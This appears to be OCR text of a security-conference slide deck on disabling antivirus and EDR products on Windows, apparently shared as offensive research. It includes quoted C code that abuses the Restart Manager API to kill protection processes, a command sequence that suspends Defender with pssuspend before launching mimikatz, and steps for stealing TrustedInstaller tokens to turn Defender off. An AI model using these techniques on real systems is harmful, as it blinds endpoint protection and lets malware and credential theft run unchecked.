Drivers and Registry parts

Kernel Initialization

Start drivers
Incorporation of drivers
Devices enumeration

Session Initialization

Initialize the session

WinLogon Initialization

Commencing multiple services
Session logon initiated

AV/EDR services (PPL) got awake

CurrentVersion/Run, etc.

Explorer Initialization

AV/EDR user interface program got awake

OS Running

Shutdown or Crash
the protection services?


Notify all the processes
should clean-up and shutdown

Power Off

Or we can power-off the machine
And run our malware while the AV/EDR stopped?


Case Study of 360 Total Security

- Execution Order of Startup Programs
    - Avoid malware execution while antivirus is not yet running
    - Why?
        - Malware blocking is not allowed even if the AV/EDR drivers and services are already running, but the GUI program is not yet running.
        - AV/EDR cannot determine if the protection is currently turned off or enabled by the user.



计算机\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

名称	类型	数据
(默认)	REG_SZ	
360sd	REG_SZ	"C:\Program Files\360\360sd\360sdrun.exe"
SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHealthSystray.exe



计算机\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run


名称	类型	数据
(默认)	REG_SZ	C:\Windows\system32\cmd.exe m
360sd	REG_SZ	"C:\Program Files\360\360sd\360
SecurityHealth	REG_EXPAND_SZ	%windir%\system32\SecurityHea

360安全大脑提醒您

有程序正在修改开机启动项

C:\Users\aaaddress1\Downloads\Sysinte...\Autoruns.exe

How about Power Off ;)



玩玩360——ExitWindowsEx大法 优

2009-9-10 13:54 31439

现在流行R3，对R0里的东西大伙都不太感兴趣了，俺来放个R3暴力结束进程的代码，看雪里貌似有个类似的bin，不管它，玩玩而已-_-

先来看下Windows XP的关机流程：

1、当Windows XP用户发起关机指令以后，发起关机指令的执行程序会调用系统函数库 user32.dll中的ExitWindowsEx 函数，此函数向XP系统进程 Csrss.exe 发出关机信息，Csrss.exe立即再把信息传递给隐含的Winlogon.exe窗口。

2、Winlogon.exe接到前面Csrss.exe传来的信息后，Winlogon.exe开始检查请求者的权限，预先做好准备，并给ExitWindowsEx发回准备就绪信号。Csrss.exe收到Winlogon.EXE的通知以后，会依次查询拥有顶层窗口的用户进程，让这些用户退出进程。如果某一个用户进程在一个默认的延时时间5000毫秒内没有退出的话，Windows XP会显示一个结束任务的对话框用于询问用户是否结束这个任务。默认情况下将显示这个对话框并一直保持而不会自动关闭。


3、此时Winlogon.exe将再次调用ExitWindowsEx函数来关闭系统进程。（这些系统进程包括SMSS.EXE、Winlogon.EXE、Lsass.EXE等）。Windows在终止系统进程的时候并不像终止用户进程那样：进程无法在规定时间内终止，则提示用户。而是跳过这个进程，去执行下一个系统进程的终止操作。在这个时间段里面，Windows XP会执行子系统来完成最后的关机操作。

4、 当准备工作全部完成后，Smss.exe命令释放所有系统资源，最后Smss.exe调用NtShutdownSystem函数，等除了电源管理以后的全部子系统完成退出以后，电源管理完成最后的操作:重启或关机。

了解了Windows XP的关机流程以后，偶们很容易利用Windows窗口消息机制，实现ExitWindowsEx伪关机操作，结束顽固窗口进程。代码完成后，初略试验了一下，V5.2版360和保险箱是无声无息的消失了^-^..微点、卡巴、金山、瑞星之类的杀软窗口进程也可以结束掉，主防成了睁眼瞎，加载驱动，不再有掂拦，很好玩啊。呵呵。。。。

关于**WM_QUERYENDSESSION**，MSDN上有明确的讲解，摘录如下，

https://bbs.pediy.com/thread-97539.htm




```
[DllImport("Kernel32")]
private static extern bool SetConsoleCtrlHandler(Kernel32ShutdownHandler handler, bool add);

private delegate bool Kernel32ShutdownHandler(ShutdownReason reason);

/// <summary>
/// Constructor attaches the shutdown event handlers immediately
/// </summary>
static ShutdownEventCatcher()
{
    SetConsoleCtrlHandler(new Kernel32ShutdownHandler(Kernel32_ProcessShuttingDown), true);
    AppDomain.CurrentDomain.ProcessExit += CurrentDomain_ProcessExit;
    AppDomain.CurrentDomain.UnhandledException += CurrentDomain_UnhandledException;
}

static void CurrentDomain_ProcessExit(object sender, EventArgs e)
{
    var args = new ShutdownEventArgs(ShutdownReason.ReachEndOfMain);
    RaiseShutdownEvent(args);
}
static void CurrentDomain_UnhandledException(object sender, UnhandledExceptionEventArgs e)
{
    var args = new ShutdownEventArgs(e.ExceptionObject as Exception);
    RaiseShutdownEvent(args);
}
static bool Kernel32_ProcessShuttingDown(ShutdownReason sig)
{
    ShutdownEventArgs args = new ShutdownEventArgs(sig);
    RaiseShutdownEvent(args);
    return false;
}
```

https://gist.github.com/bboyle1234/a225218cf4a6825c058c

Feb 2022 – Abuse RMShutdown

- https://github.com/qpqpbgbg/R3kill360
- RMShutdown – Restart Manager (RM)



R3kill360

demo抛砖引玉作为一个思路，此思路再魔改一下是可以连着主动防御整个关掉的

```
int __cdecl wmain(int argc, WCHAR** argv)
{
    DWORD dwSessionHandle = 0xFFFFFFFF;
    WCHAR szSessionKey[CCH_RM_SESSION_KEY + 1] = { 0 };
    DWORD dwError = RmStartSession(&dwSessionHandle, 0, szSessionKey);
    wprintf(L"RmStartSession returned %d\n", dwError);
    if (dwError == ERROR_SUCCESS)
    {
        PCWSTR pszFile = argv[1];
        dwError = RmRegisterResources(dwSessionHandle, 1, &pszFile, 0, NULL, 0, NULL);
        if (dwError == ERROR_SUCCESS)
        {
            DWORD dwReason;
            UINT i;
            UINT nProcInfoNeeded;
            UINT nProcInfo = 100;
            RM_PROCESS_INFO rgpi[100];
            dwError = RmGetList(dwSessionHandle, &nProcInfoNeeded, &nProcInfo, rgpi, &dwReason);

            if (dwError == ERROR_SUCCESS)
            {
                RmShutdown(dwSessionHandle, 0, NULL);
            }
        }
        RmEndSession(dwSessionHandle);
    }
    return 0;
```


Only Power On/Off?

Could We Stop or Crash the Protection while OS running?
Let’s review the policies of stopping AV/EDR 🤔

A New Trend Attacks of Windows Token Forge

#0 – Over-trusted Process Identity

- Over-trusted the mechanism of Process Identity
  - NT Authority SYSTEM but no protection ☺?
  - Local users can do anything on antivirus after UAC bypass
    - Stop AV/EDR Services
    - Remove AutoRun Keys
    - …
  - Full trust of specific Identities: PsSuspend (cmdline), System Update Service
- Execute malicious behaviors before AV/EDR reboot




Grzegorz Tworek
@0gtweet

Looks like the weirdest AV evasion I have ever seen.
1. Not all MsMpEng.exe versions allow to be suspended.
2. You may need to wait before your malware finally starts.

```
C:\>ver

Microsoft Windows [Version 10.0.17763.379]

C:\>d:\SysinternalsSuite\pssuspend.exe msmpeng.exe

PsSuspend v1.07 - Process Suspender
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals

Process msmpeng.exe suspended.


C:\>d:\mimikatz_trunk\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 May 13 2019 01:35:04
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # _
```

twitter.com/0gtweet/status/1638069413717975046



Process Hacker [AAADDRESS18DA1\aaaddress1]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Processes Services Network Disk


Search: avg

Name	PID	CPU	I/O total ...	Private b...	User name	Description
avgToolsSvc.exe	4272	0.04		31.2 MB	NT AUTHORITY\SYSTEI	AVG Antivirus
AVGSvc.exe	5836	0.25	34.17 kB/s	100.06 MB	NT AUTHORITY\SYSTEI	AVG Service
aswEngSrv.exe	9576	0.43	262.86 k...	24.2 MB	NT AUTHORITY\SYSTEI	AVG Antivirus engine server
aswidsagent.exe	5036	0.15	5.36 kB/s	20.97 MB	NT AUTHORITY\SYSTEI	AVG Software Analyzer
wsc_proxy.exe	796			3.82 MB	NT AUTHORITY\SYSTEI	AVG remediation exe

Process Hacker

Do you want to terminate aswEngSrv.exe?

Terminating a process will cause unsaved data to be lost.
Are you sure you want to continue?



病毒與威脅防護設定

檢視及更新 Microsoft Defender 防毒軟體的病毒與威脅防護設定。

即時保護

找出及阻止惡意程式碼在您的裝
關閉即時保護，稍後會為您自動

雲端提供的保護

透過存取雲端的最新防護資料，
護。開啟自動樣本提交時效果更

使用者帳戶控制


您是否要允許此 App 變更您的裝置?

Windows 安全性

已驗證的發行者: Microsoft Windows Publisher

#1 - TrustedInstaller

- Over-trusted the mechanism of Process Identity
  - Full trust of specific tokens: System Update Service (TrustedInstaller)
  - Have the ability to shutdown all the high privileged services
  - Even Defender ☺
  - Since Sep 2021 ~ Feb 2022



绕过ppl保护关闭Windows Defender

2021-12-13 阅读 231

描述

可以关闭Windows Defender服务并通过提
Windows Defender服务无法运行，从而导

攻击步骤

1.将权限升级到trustedinstaller

我们使用受信任的安装程序组令牌自动窃取

在这里，我们使用一个开源工具来利用它：

```
https://github.com/0xbadjuj
```

关闭反恶意软件保护（第 1 部分）–Windows Defender 防病毒

2022-01-18 阅读 204

人们总是低估 Ring 3 的代码执行，因为它在网络攻击的情况下似乎
严重破坏之前将其击败，与在第 0 环中不同，攻击者只需覆盖回调和

但是，这些钩子从未用于阻止受信任的代理操作。因此，在大多数
钩。

我将首先从 Windows Defender 开始，它在技术上是最简单的。为
行代码的目标，我们需要以下内容作为要求。

1. 想办法在不重新启动的情况下关闭或终止 Windows Defender 进
2. 绕过或禁用进程上设置的 PsProtectedSignerAntimalware-Ligh
3. 对具有完全访问权限的进程有一个句柄，或者至少找出一种在进程

